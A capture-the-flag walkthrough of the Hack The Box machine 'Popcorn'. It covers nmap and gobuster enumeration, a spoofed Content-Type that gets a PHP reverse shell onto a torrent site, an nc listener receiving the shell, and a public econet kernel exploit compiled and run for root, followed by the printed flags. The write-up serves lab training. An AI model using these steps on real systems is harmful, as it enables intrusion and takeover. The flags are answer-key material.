
Hack-The-Box: Popcorn

This is the walkthrough of tryhackme's machine labeled as Popcorn:



Basic Enumeration

Lets do some basic enumeration using nmap:

```
(root® kali)-[/home/kali]
# nmap -sS -T4 10.10.10.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 03:04 EDT
Nmap scan report for 10.10.10.6
Host is up (0.41s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 4.09 seconds
```

so there are two open ports, lets enumerate these with scripts and versions using nmap:

```
<mark>⊛kali</mark>)-[/home/kali]
   nmap -sSVC -T4 -p 22,80 10.10.10.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 03:04 EDT
Nmap scan report for 10.10.10.6
Host is up (0.31s latency).
      STATE SERVICE VERSION
                    OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
    1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
   2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp open http Apache httpd 2.2.12 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.12 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.84 seconds
```

nothing much, lets look at the website.

Webserver Enumeration

so lets look at the webpage:



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

there is nothing fancy here, lets enumerate some hidden directories, files and txt: (using gobuster)


```
-[/home/kali
    gobuster dir -u http://10.10.10.6/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 120 -x txt,php
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                               http://10.10.10.6/
[+] Method:
   Threads:
                               /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
   Wordlist:
   Negative Status codes: 404
                               gobuster/3.1.0
   User Agent:
    Extensions:
                               txt,php
   Timeout:
                               10s
2022/07/02 03:11:33 Starting gobuster in directory enumeration mode
                       (Status: 200) [Size: 177]
                       (Status: 200) [Size: 47032]
(Status: 200) [Size: 47044]
/test
/test.php
                        (Status: 301) [Size: 310] [\longrightarrow http://10.10.10.6/torrent/]
/torrent
                        (Status: 301) [Size: 309]
                                                    [\longrightarrow http://10.10.10.6/rename/]
 'rename
```

so there are some pages, lets see:


test.php file: basic php info.




then there is a torrent directory:



there is a torrent hosting service given here , lets create an account here :




after logging in with the account we get an upload tab:




i tried uploading a php reverse shell but it did not work , lets upload kali orignal torrent here :

- · You can upload torrents that are tracked by any tracker.
- Your torrent MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other..
- · Be patient while the script retrieves the data from the tracker. This may take a while.
- · Torrent Hoster reserve the rights to delete any torrent at anytime.



it uploads successfully, then move to my torrents tab and we can add a screenshot to our torrent:



lets try uploading a php file there:



and it declares the file as invalid, due to content-type check fail, lets use burpsuite to manipulate that:

change this from:

```
-----WebKitFormBoundary79fGHqYdcBgwHWQD
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
Content-Type: application/x-php
```

to this:

```
-----WebKitFormBoundary79fGHqYdcBgwHWQD
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
Content-Type: image/jpeg
```

and forward the request and it will be uploaded:

▲ Not secure | 10.10.10.6/torrent/upload_file.php?mode=upload&id=e358e074a255cc0980b81eb

Upload: php-reverse-shell.php

Type: image/jpeg Size: 5.3623046875 Kb Upload Completed.

Please refresh to see the new screenshot.

now lets move to the initial access phase.

Initial Access

we got our payload uploaded, its time to execute it:


first off in our payload (pentest monkey reverse shell) we have set our

port to 9090, lets set up a listener on our kali first:


```
__(root@kali)-[/home/kali]
_# nc -lnvp 9090
listening on [any] 9090 ...
```

then lets execute the payload:

refresh the page and you will see image not found banner:



click on that:



it looks like we are stuck but the actual payload will be executed here:

```
(root@kali)-[/home/kali]
# nc -lnvp 9090
listening on [any] 9090 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.10.6] 37055
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux 11:59:43 up 43 min, 0 users, load average: 2.15, 2.00, 1.75
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ ls
```

and we have a shell just like that.

lets move to privilege escalation:

Privilege Escalation

so lets enumerate,

```
$ uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux

■
```

kernel version is too old, it may possible have a kernel exploit to privilege escalation, after researching a bit i found a exploit:

https://www.exploit-db.com/exploits/15704



this exploits matches for our situation,

lets transfer it to target machine:

transfer the exploit to /var/www/html/15704.c,

then start the apache service:

```
(root@kali)-[/var/ww/html]
# service apache2 start
```

move to /tmp directory on target machine and transfer it using wget:

compiling using gcc:

```
$ gcc 15704.c -o exploit
gcc 15704.c -o exploit
$ ls
```

executing the exploit:

• if exploit does not work use python to spawn a proper shell and then run the exploit. \$ python -c 'import pty; pty.spawn("/bin/sh")'

```
$ ./exploit
./exploit
[*] Resolving kernel addresses...
 [+] Resolved econet_ioctl to 0×f8453280
 [+] Resolved econet_ops to 0×f8453360
 [+] Resolved commit_creds to 0×c01645d0
 [+] Resolved prepare_kernel_cred to 0×c01647d0
[*] Calculating target...
[*] Triggering payload ...
[*] Got root!
# ls
ls
14339.sh 15704.o linpeas.sh
                                        vmware-root
         exploit vgauthsvclog.txt.0
15704.c
# whoami
whoami
root
```

and we got root :-)

Flags:

this is where i store flags:

User Flag:

```
# cat user.txt
cat user.txt
68150740b9c73241d392828e8642f5e4
```

Root Flag:

```
# cat /root/root.txt
cat /root/root.txt
cb7def2c98408a12e3af05dd5106b5b1
#
```